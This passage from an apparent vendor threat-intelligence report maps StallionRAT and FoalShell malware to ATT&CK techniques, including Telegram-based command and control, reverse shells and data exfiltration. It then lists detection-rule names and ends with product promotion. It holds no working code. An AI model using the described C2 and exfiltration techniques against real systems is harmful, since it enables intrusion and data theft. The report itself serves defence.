Command and Control	Application Layer Protocol: Web Protocols	Uses HTTPS in StallionRAT to communicate with <code>https://api.telegram.org/</code>
	Ingress Tool Transfer	Uses StallionRAT to download files onto the victim's computer
	Non-Application Layer Protocol	Uses sockets in FoalShell reverse shells to communicate with the C2 server
Command and Control	Proxy	Uses SOCKS5 proxy tools, ReverseSocks5Agent and ReverseSocks5
	Web Service: Bidirectional Communication	Uses the Telegram Bot API in StallionRAT to send and receive messages
Exfiltration	Exfiltration Over Web Service	Uses Telegram to transmit information about the victim's computer

Detection

The [BI.ZONE TDR](#) rules below can help organizations detect the described malicious activity:

- win_suspicious_powershell_encoded_command
- gen_ti_wolfs_network_ioc_was_detected
- gen_ti_wolfs_hash_was_detected
- win_discovery_owner_and_users_system
- win_discovery_system_network_configuration
- win_discovery_network_connections
- win_th_start_hidden_powershell

How to protect your company from such threats

Phishing still ranks first among the attack vectors: adversaries rely on the recipient's carelessness to distribute malware via emails.

You can leverage dedicated services such as [BI.ZONE Mail Security](#) to filter out unwanted messages and protect your email communications. Immediately after installation, more than 100 protection mechanisms are activated: against spam, phishing, spoofing, mail server vulnerabilities, and malware attacks. Filtering uses statistical, signature, linguistic, content, heuristic analysis, and machine vision. The ML model accurately classifies emails by content and adjusts their ratings. As a result, illegitimate emails are blocked, while secure emails are delivered without delay.

To build effective cyber defense, it is essential to understand which threats are relevant to your organization. [BI.ZONE Threat Intelligence](#) can greatly simplify this task. The portal provides information about the current attacks, threat actors, their methods, tools, as well as data from underground resources. This intelligence helps you stay proactive and accelerate your incident response.